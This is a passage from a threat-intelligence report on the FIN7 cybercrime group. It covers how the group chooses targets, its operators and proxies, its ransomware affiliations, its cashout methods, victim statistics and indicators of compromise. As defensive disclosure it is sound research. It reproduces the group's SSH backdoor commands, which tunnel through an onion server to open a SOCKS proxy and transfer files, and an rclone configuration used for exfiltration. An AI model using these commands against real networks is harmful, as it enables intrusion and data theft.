The PTI team has shed light on FIN7's prioritizing of the companies with the highest revenue to get profitable operations. From their chain attack it is apparent that the company size, revenue, market capitalization and investment are categories that hold the greatest significance in their target selection. The goal is not to attack them all, but to target the companies that will bring them the highest income. Besides the techniques used in high-profile targeting, the threat group worked with many different services to set targets and analyze them as provided with an evidence in Figure 37.




Figure 37. **Custom auto-attack system - Owler data.**

As it is attached above in the panel, an **Owler Data** page is provided with extensive information on target techniques and strategies of FIN7. Internally, they collect and list Private and Public company data over the Owler service, and store the domains, pages, company names, CEO information, CEO's rating, establishment dates, and company status; whether Public/Private/Independent among the top companies. Subsequently, an additional Manager comment field is added for FIN7 operators to attack with a written guidance. Altogether, there are **962** main companies in total, including their various subsidiaries, stored with information from collected company data.

The FIN7 group uses various information sources, including Owler Data, to select victims. They maintain a panel of dozens of REST APIs, as shown in Figure 38, which they use to collect diverse information on potential victims. Once they have evaluated the data obtained from services such as DNB, Owler, Zoominfo, and Crunchbase, they can target the victims accordingly. The group also uses services like Similarweb, Mustat, and Alexa to evaluate analytics data including traffic size of victims' websites.




Figure 38. Custom auto-attack system - Multiple enrichment APIs.

In order to identify new and potentially vulnerable targets, the FIN7 group uses a variety of Google Dorks keywords to scan the internet. This process is an important part of their system and helps them to find fresh targets for their attack modules.

4.4.4 Operators

The primary objective of our investigation was to identify the affiliates, retailers, developers, and servers associated with the FIN7 group. Through extensive analysis, we were able to uncover a wealth of previously unknown information about the group and its technical infrastructure. Our investigation revealed that the auto-attack system is managed by five different actors, each of whom has access to different sections of the panel (see Table 2). The panel appears to have been created by Russian-speaking threat actors, as the original comments are in Russian. The usernames and creation dates are as follows :

Username	Creation Date (UTC)
cto	13.04.2022 08:30:36
roman	13.04.2022 08:31:26
serhii	13.04.2022 08:33:41
mic	06.06.2022 12:21:35
anubis	06.06.2022 12:22:04

Table 2. Custom auto-attack system - User list.

serhii is the nickname of **Sergey-Oleg**, who was previously mentioned in Section 3.3 as the manager of the FIN7 group. **roman** is also a member of the team, as shown in the organizational chart (see Section 3). In addition to these usernames, we observed that the system deploys FIN7's traditional arsenal, including Tirion/Lizar or their SSH-based backdoor, into the victims' environment, allowing them to maintain access and control.

> **Analyst Note :** For the sake of simplicity, we did not include the personal details, real locations, full names and de-anonymized information of the threat actors in this report. Feel free to ask any question on specific threat actors to get more information.

All attacks are being carried out through different proxies. Even though the users' creation dates imply otherwise, the initial attack was conducted on 01.06.2021. Each operation is complemented through the use of the following IP addresses.

Proxy IP	Country	ISP
62.3.13.234	Russia	Internet Technologies LLC
193.3.177.22	Russia	Internet Technologies LLC
62.3.13.134	Russia	Internet Technologies LLC
62.3.13.211	Russia	Internet Technologies LLC
193.3.177.23	Russia	Internet Technologies LLC
193.3.177.236	Russia	Internet Technologies LLC
193.3.177.198	Russia	Internet Technologies LLC
193.3.177.140	Russia	Internet Technologies LLC
193.3.177.195	Russia	Internet Technologies LLC

Table 3. Custom auto-attack system - Proxy Servers.

4.5 Post-Exploitation

During a Jabber conversation (see Figure 39), FIN7 team members discussed the use of Cobalt Strike, a well-known tool used for post-exploitation. Our analysis of their attack arsenal revealed a large number of different Cobalt Strike payloads. These payloads were often combined with PowerShell scripts for added effectiveness.




Figure 39. **Conversation about the usage of Cobalt-Strike.**

After initially infecting a victim's device, the FIN7 group mostly uses an SSH-based Backdoor to manage the remote access and transfer files besides Cobalt Strike. This technique is employed on victims who are not infected with ransomware, but rather are part of a cyber-espionage operation. The remote server acts as a proxy, allowing the FIN7 group to operate the SSH connection through an Onion domain, as illustrated in the management commands (translated from Russian) of the SSH-based Backdoor in Figure 40.

```
#!/bin/bash
ssh ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion -p 3722 -i
    id_ed25519(ssh_admin) -L (ssh_port_forward):127.0.0.1:(ssh_port_forward) -N -C -o
    StrictHostKeyChecking=no #Forwarding client's SSH Port from Linux server to our machine

ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -D
    127.0.0.1:(local_port_socks5proxy) -N -C -o StrictHostKeyChecking=no #Connecting to client and
creating a local port on our machine with SOCKS5Proxy to local network of a client

ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -C -o StrictHostKeyChecking=no
     #Connection to client to obtain a CMD console with the rights of the user that was indicated
during connection

sftp -P (ssh_port_forward) -i id_ed25519(prject) -C Administrator@127.0.0.1 #Connection to client for
file transfer

sftp -P 3722 -i id_ed25519(ssh_admin) -C
    ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion #Connection to Linux
server to exchange files with all clients
```

Figure 40. **Management commands of the SSH-based backdoor.**

Furthermore, the group members of FIN7 use the rclone tool for downloading the big files from the victim's system to cloud storage such as Mega.nz and Azure Blob Storage. The file depicts the rclone configuration found among other files owned by FIN7 (see Figure 41).

```
[azure]
type = azureblob
account = data2sync2
key = [redacted]

[remote]
type = mega
user = [redacted]
pass = [redacted]
```

Figure 41. **The rclone configuration file used in the data exfiltrations.**

5 Setting up the full picture : Additional COMINT Findings

The COMINT findings presented in this section are a valuable addition to the intelligence previously gathered. These conversations have provided a wealth of evidence and insight into the actions and motivations of the FIN7 threat actors. By closely analyzing this information, the PTI team has been able to accurately identify the roles of each member and gain a thorough understanding of the inner workings of the group. This information will be crucial in informing future assessments and strategies for combating FIN7.

5.1 Multiple Ransomware Affiliations

In alignment with the findings, FIN7 members have also been cooperating with a person nicknamed as Rash, who is a head of the locker team. These members are not only affiliated with REvil and LockBit but they also talk about another REvil team that stole information from a **Covid-19 Research Firm** in 2020.

Figure 42. **Relations with the REvil ransomware team.**

In May, 2020, the affiliates of Revil attacked the **FARO Technologies** company and posted the company data on their site for public access with Happy Blog name.[7] This incident has been detected in their dialogues due to the investigation led by our analysts. In addition to getting the victim's files illegally, they also encrypted the files accessible in their network.

Figure 43. **Conversation about the incident of FARO Technologies.**

7. https://twitter.com/AuCyble/status/1263336894672375809

Notably, one of the ransom methods in terms of online communication applied by the REvil group is to call the victim on the telephone. These calls are conducted by specially trained experts who have an excellent command of English language and therefore sound more credible.

Figure 44. Conversation about the incident of FARO Technologies.

In April, 2020, a group of REvil affiliates attacked **Travelex** company and managed to receive a ransom from this victim, which was around 2.3 million dollars.[8] This incident is also disclosed in the FIN7 group dialogues.




Figure 45. Conversation about the incident of Travelex.

8. https://www.teiss.co.uk/news/travelex-paid-23m-in-ransom-to-revil-cyber-gang-7983

The correspondence provided below that happened between the threat actors precisely displays their communication with the victim of **Lockbit Ransomware**. As such, the victim indicates that their company has already been infected by REvil's locker.

Figure 46. **Relations with REvil and LockBit ransomware teams.**

The Darkside Ransomware team started to attack large companies from more than 15 countries in August 2020. These companies included law firms, financial services, manufacturing factories and information technologies. Thereupon, the Darkside Ransomware group was responsible for the infamous **Colonial Pipeline attack** in May 2021. The attack led the company to actively and temporarily close the 5500 mile pipelines which in fact carry approximately 45 percent of fuel used on the east coast of United States. [9] It is noteworthy to mention that the Darkside group appeared, FIN7 members touched upon the news about this group in their conversations.




Figure 47. **Conversation about the Darkside Ransomware.**

To further confirm the connection, a text file named darkside_readme.txt was discovered in the infrastructure of the FIN7 team.




Figure 48. **Relations with the Darkside Ransomware.**

9. https://www.cybereason.com/blog/inside-the-darkside-ransomware-attack-on-colonial-pipeline

Initially, based on further PTI discoveries, there was a discussion led by FIN7 about the payments that each member receives from the operation. It has been evaluated that from the amount they receive; 25% goes to the ransomware owner, 20% to authentication data of the victim's network, and the highest amount is received by the head of the team who deals with ransomware (nickname : Rash). The rest of the money is distributed among the group members, as indicated in Figure 49

Figure 49. **Profit From Ransomware.**




Figure 50. **Profit From Ransomware.**

According to the given correspondence among the members, the head of FIN7 decided to engage in ransomware operations since the POS machines do not bring enough income to satisfy the members.

Figure 51. **Conversation about the ransomware operations.**

Figure 52. **Conversation about the ransomware operations.**




Figure 53. Conversation about the ransomware operations.

Figure 54. Conversation about the ransomware operations.

To keep the money flowing in, FIN7 members also sell victims' credit card information to third parties. As it occurs, they sell the credit card details after the victim pays the ransom for encrypted information, as seen in Figure 55

Figure 55. **Conversation about the selling stolen credit cards.**

Ransomware victims normally pay the ransom cost in **Bitcoin** or **Monero** cryptocurrencies. In order to protect themselves while exchanging those cryptocurrencies for another currency type, they use specific services to get them in cash. Eventually, the obtained money is delivered to the threat actors by a courier service as they try to remain inconspicuous; so the delivery usually takes place when they are in a crowded place.




Figure 56. **Conversation about the cashout techniques.**

5.2 Victim Re-targeting

Intending to get into the victim's network, and subsequently encrypt servers and computers, the threat actors use the access that had been sold on particular internet markets - those that are specialising in selling stolen victim data. The stolen data are mostly obtained from the victims' computers, or exploiting vulnerabilities in the victim's network. Once the threat actors have gained access to a victim's network, they typically install backdoors to facilitate their ransomware attacks and ensure they are able to collect ransom payments. After the attack is complete, the group may resell or reuse the access they have gained to launch additional attacks. Even if the victim takes steps to remove the initial vulnerabilities, the existing backdoors can continue to provide a means for future infections. This allows the threat actors to repeatedly target the same victim, potentially causing significant damage and disruption.

Figure 57. Re-targeting the Victims.

From the text messages that have been acquired it is clear that the exact same actor firstly uses the malware **Sodinokibi**, which belongs to REvil. However, after a while, the LockBit ransomware is used on the same victim (see Figure 57).

5.3 Internal Threatening and Member Intimidation

Another shocking revelation clearly indicates that the group members are not always on good terms among themselves. It has been exposed that the administrator of the group threatens the team members by insisting that they have to work more while giving them ultimatums or even threatening to hurt their family members in case of resigning or escaping from responsibilities. The conversation excerpts illustrating those practices are found in the figures below.

Figure 58. **Threatening Team Members.**

Figure 59. **Threatening Team Members.**

6 Statistics and Observations

The analysis of the FIN7 group reaffirms the occurrence of substantially severe infections worldwide, whilst in almost all cases, the targets are only enterprise-level corporations. Our PTI team has correlated these victim details gleaned from multiple affiliate accounts and servers to provide insight into some of FIN7's behavioural patterns, workflows, and activity timelines.




Figure 60. **Victim distribution of the FIN7 group.**

During the investigation, The PTI team identified more than **8,147** FIN7 victims across the globe, and the majority of victims commonly originated from USA **16.74%**. It has been observed that threat actors often target victims from Russia at a high rate. However, none of these victims is encountered in the later stages of the attack cycle. This may be because the attackers are opportunistically targeting a large number of victims and then filtering them based on certain criteria. As a result, only a small portion of the initial group of victims are actually affected by the attack. All details regarding the victims' origins are depicted in Figure 60.

In addition to mass-scale exploitation and spear-phishing attacks, the FIN7 group has also been observed using VPN or RDP credentials obtained from underground markets to gain unauthorized access to victims' systems. We strongly recommend that organizations take steps to protect themselves, such as by implementing strong authentication measures like MFA (Multi-Factor Authentication), fixing public vulnerabilities, and regularly monitoring for suspicious activity.

7 Conclusion

This report has provided detailed information and unparalleled insights into one of the notorious threat groups in the cybercrime industry. FIN7 has established itself as an extraordinarily versatile and well-known APT group that targets enterprise companies. Before diving into technical analysis and their attack tactics, techniques and procedures, the key members' organizational structure and clear hierarchy have been described in further detail. As has been steadily outlined throughout the report, FIN7 uses various techniques to obtain the data they are looking for - with the aim to monetize them afterwards. Some of those techniques include **utilizing public exploits**, **buying stolen credentials from underground markets**, **cooperating with other ransomware groups**, or using social engineering methods such as **distributing malware through malicious USBs** and **sending spear-phishing emails**.

Despite increased detection solutions and awareness within the targeted sectors, utilizing public exploits is a powerful approach for gaining access to the victims' systems. To this date, the FIN7 group compromised and caused monetary damage to **8,147** victims, predominantly residing in the **USA (16.74%)**. It is essential to mention that they managed to infiltrate all those high-profile companies after scanning **1,826,508** targets.

This report provides a comprehensive overview of the toolkits and strategies used by the FIN7 hacking group. By analyzing these tactics, we can identify potential defenses against their attacks and aid the intelligence community in their efforts to protect against future incidents. It is important to note that these attacks are carefully coordinated to maximize their impact before industry-wide information sharing and countermeasures are implemented. By understanding the methods used by FIN7, we can take steps to better protect ourselves and our organizations.

Ultimately, the report elaborates on the FIN7 attack activities and techniques that are unfortunately gaining popularity in the cybercrime market. The attackers have been motivated by the vision of financial gains since 2013. As the report confirmed, their signature move is to **thoroughly research the companies based on their revenue, employee count, headquarters and website information to pinpoint the most profitable targets**. Although they have internal issues related to the unequal distribution of obtained monetary resources and somewhat questionable practices towards their members, they have managed to establish a strong presence in the cybercrime sphere. They are a highly structured criminal organization, as demonstrated by their previous campaigns and comparison with other hacking groups. They conduct their operations with an exceptionally good access to resources ranging from financial services to software and valuable networks.

Acknowledgement
We would like to thank our advisors for their valuable guidance and support throughout this research.

The public version of the report will be shared from our github page [10]. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

10. https://www.github.com/prodaft

8 IOC

8.1 SSH-based Backdoor (Active)

```
141.94.147.168
15.235.156.105
15.235.156.115
185.117.119.108
185.117.88.245
185.225.17.220
